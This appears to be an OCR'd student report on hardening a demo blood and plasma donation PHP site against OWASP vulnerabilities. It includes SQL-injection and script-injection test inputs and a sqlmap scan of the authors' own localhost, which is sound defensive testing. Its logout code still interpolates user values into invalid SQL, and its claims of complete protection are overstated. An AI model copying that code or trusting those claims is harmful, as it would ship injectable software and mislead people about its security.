
```
include 'db_connection.php';
$con = OpenCon();
//$con= mysqli_connect('localhost','root','');
//mysqli_select_db($con, 'user_reg');
$name=htmlspecialchars($_POST['name']);
$dob=htmlspecialchars($_POST['dob']);
$gen=htmlspecialchars($_POST['gen']);
$mar=htmlspecialchars($_POST['marital']);
$occu=htmlspecialchars($_POST['occu']);
$sal=htmlspecialchars($_POST['sal']);
$hno=htmlspecialchars($_POST['hno']);
$sno=htmlspecialchars($_POST['sno']);
$city=htmlspecialchars($_POST['city']);
$state=htmlspecialchars($_POST['state']);
$coun=htmlspecialchars($_POST['country']);
$pin=htmlspecialchars($_POST['pin']);
$phno=htmlspecialchars($_POST['phno']);
$email=htmlspecialchars($_POST['email']);
$uname= htmlspecialchars($_POST['uname']);
$pass= htmlspecialchars($_POST['pass']);
$rpass=htmlspecialchars($_POST['pass1']);

if($pass != $rpass){
    echo 'Please re-enter the same password';
```

As can be seen in the code above, each of the entries taken from the user are passed through the htmlspecialchars() function, in order to prevent Cross Site Scripting through any of the user entries.


8) *Insufficient Logging and Monitoring*

A proper logging system has been incorporated into the website, that tracks every user who logs in, along with the time of logging in. The log out time is also kept track of.

This way if any attack happens to the website, data as to which are the users who were using the website during the time of the attack will be available.



```
if($count == 1) {
    $timezone_identifier="Asia/Karachi";
    date_default_timezone_set($timezone_identifier);
    $_SESSION['login_user'] = $user;
    $currtime = time();
    $tstamp = date('Y-m-d H:i:s',$currtime);
    $_SESSION['time'] = $currtime;
```




```
if(session_destroy()) {
    $curtime=time();
    $tstamp = date('Y-m-d H:i:s',$currtime);
    //$login=$_SESSION['time'];
    $login=$_SESSION['time'];
    $lt=date('Y-m-d H:i:s',$login);
    $user=$_SESSION['login_user'];
    $sql = "UPDATE logger (LogoutTime) VALUES ('$tstamp') WHERE User='$user' AND LoginTime='$lt'";
    $result = mysqli_query($con,$sql);
    $row = mysqli_fetch_array($result,MYSQLI_ASSOC);
    header("Location: loginPage.php");
}
```

RESULTS AND DISCUSSION

After applying the prevention mechanisms, we were able to prevent all the 8 types of OWASP vulnerabilities on our webpage.


1) SQL Injection

The SQL injection attack was completely prevented from the mentioned methods and now on entering the username as 1’or’1 and password as 1’or’1, we get the following results:-



Username: 1'or'1

Password: ••••••



Login

Username: Enter Username


Password: Enter Password

Invalid Username or Password


Forgot Password? Click Here

Don't have an Account? Sign-In

SQLMAP scan also provides positive response:



```
Microsoft Windows [Version 10.0.18362.1139]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\swati>cd sqlmap-dev

C:\Users\swati\sqlmap-dev>sqlmap.py -u http://localhost/ISAA_project/loginPage.php --forms
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.9.23#dev}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:44:29 /2020-11-03/

[22:44:29] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=ms0edu0k426...3e2deo7ts7'). Do you want t
o use those [Y/n] Y
[22:44:32] [INFO] searching for forms
[#1] form:
POST http://localhost/ISAA_project/loginPage.php
POST data: u=&p=
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: u=&p=] (Warning: blank fields detected):
```




```
[22:44:54] [WARNING] heuristic (basic) test shows that POST parameter 'p' might not be injectable
[22:44:54] [INFO] testing for SQL injection on POST parameter 'p'
[22:44:54] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:44:55] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:44:55] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[22:44:55] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:44:56] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:44:56] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:44:57] [INFO] testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
[22:44:57] [INFO] testing 'Generic inline queries'
[22:44:57] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:44:57] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:44:57] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[22:44:58] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[22:44:58] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[22:44:59] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[22:44:59] [INFO] testing 'Oracle AND time-based blind'
[22:45:00] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[22:45:00] [WARNING] POST parameter 'p' does not seem to be injectable
[22:45:00] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' o
ptions if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involved (e.g.
WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent', skippi
ng to the next form
[22:45:00] [INFO] you can find results of scanning in multiple targets mode inside the CSV file 'C:\Users\swati\AppData\
Local\sqlmap\output\results-11032020_1044pm.csv'

[*] ending @ 22:45:00 /2020-11-03/


C:\Users\swati\sqlmap-dev>
```

Similar results were obtained for the other forms.

2) *Broken Authentication*

The timeout method used for the broken authentication check was successful in preventing it.


If a user logs into the system at 04:19 and after completing his work, he/she closes the browser without signout. In such a case, the user will automatically logout in 100 seconds.



This is a demo website created by the students

Government of India Blood and Plasma Bank for COVID-19 Pandemic

Now if someone tries to enter the same URL, he/she will be automatically redirected to the login page.



This is a demo web

Government of India Blood and Plasma Bank for COVID-19 Pandemic


Login

Username: Enter Username

Password: Enter Password

3) *Sensitive Data Exposure*

After using hashing for password storage, our SQL database looks like this:-




username	passcode
swati	$2y$10$JFAyN3lwNm85IW5hc2RhNOoCZvrNXCVnVFHENvQ5gyM...
ShraddhaNair	$2y$10$JFAyN3lwNm85IW5hc2RhNOk5HfFIz0BqhwktoDhkwbX...
AdityaNair	$2y$10$JFAyN3lwNm85IW5hc2RhNOk5HfFIz0BqhwktoDhkwbX...
ss_singh	$2y$10$JFAyN3lwNm85IW5hc2RhNOjL0NPwfOb2KQkqLkw7lju...
rit_sharma	$2y$10$JFAyN3lwNm85IW5hc2RhNOjXn3Lzp5hyBR4FoTt3PAT...

No data will be exposed with this method.

4) *HTML Injection*

After using query filters for HTML tags, the HTML tags when given as input by the user, are not considered as HTML tags, instead they are considered as simple strings.



Registration Form

Name: "><h1>Hackerrr</h1>

Date of Birth: 06-11-2020

Gender: Male

Marital Status: Single

Occupation: Student

Salary Between 0-1 Lac

Address:

12 Heloo

Madras TN

Bharat 123123

Phone Number: 1234567891


Email-Id: asd@gmail.com

Username: 12341234

Password: ••••••••

Re-Enter Password: ••••••••

On clicking the Register button:



Registration Form

Account 12341234 Successfully Created

Name: "><h1>Hackerrr</h1>

Date of Birth: dd-mm-yyyy

Gender: --Select--

Marital Status: --Select--

The entered string is as such displayed in the Name field and there is no effect of the header tag used by the attacker.

5) Broken Access Control


After applying sessions, now if a user logs-in and then he tries to go back to the login page, or if a user sign out and then tries to go back to the welcome page, he will not be allowed.

6) Security Misconfiguration

This is prevented with session timeout and validation of user input.

7) Cross-site Scripting

After using javascript query filters in the input fields the tags are no longer considered as part of a javascript query.



Registration Form

Name: Hackerrr

Date of Birth: 10-11-2020

Gender: Male

Marital Status: Single

Occupation: Student

Salary Between 0-1 Lac

Address:

12	Hello Street
Chennai	Maharashtra
India	400003

Phone Number: 09123456789


Email-Id: sdfd@gmail.com

Username: <script>alert("Hacheddd!")

Password: ••••••••

Re-Enter Password: ••••••••

On clicking Register button



Registration Form

Account <script>alert("Hackedd!");</script> Successfully Created


Name:	Hackerrr
Date of Birth:	dd-mm-yyyy
Gender:	--Select--
Marital Status:	--Select--

We can see that no alert has been produced even though the Username has a javascript tag.

8) Insufficient Logging and Monitoring

Now the session details are stored into a table,

The table looks like this:



User	LoginTime	LogoutTime
swati	2020-11-04 19:17:11	2020-11-04 23:47:11
swati	2020-11-04 19:22:31	2020-11-04 23:52:31
swati	2020-11-04 19:28:23	2020-11-04 23:58:23
swati	2020-11-04 23:31:54	2020-11-05 00:01:54
swati	2020-11-05 07:43:24	2020-11-05 08:13:24
swati	2020-11-05 07:44:45	2020-11-05 08:14:45
swati	2020-11-05 07:47:22	2020-11-05 08:17:22

CONCLUSION AND FUTURE WORK

The website has proven to be free of eight of the OWASP Top 10 Vulnerabilities 2020. Attacks on the website using various modes have failed as shown in the Results and Discussion. The website can be used as a model for other websites that want to implement cyber security mechanisms to prevent various kinds of attacks.

The Blood and Plasma Donation website can now be used by the Government of India as a portal for enabling hassle free plasma and blood donation while abiding to the COVID-19 protocol of social distancing, as the website will give a scheduled appointment to the donor to donate their blood, thus preventing crowds coming together at the same time for donation.

The donors and acceptors will not have to fear giving their personal details on the website as the website takes complete care of protecting the users' data and preventing any sorts of cyber attacks on the website.

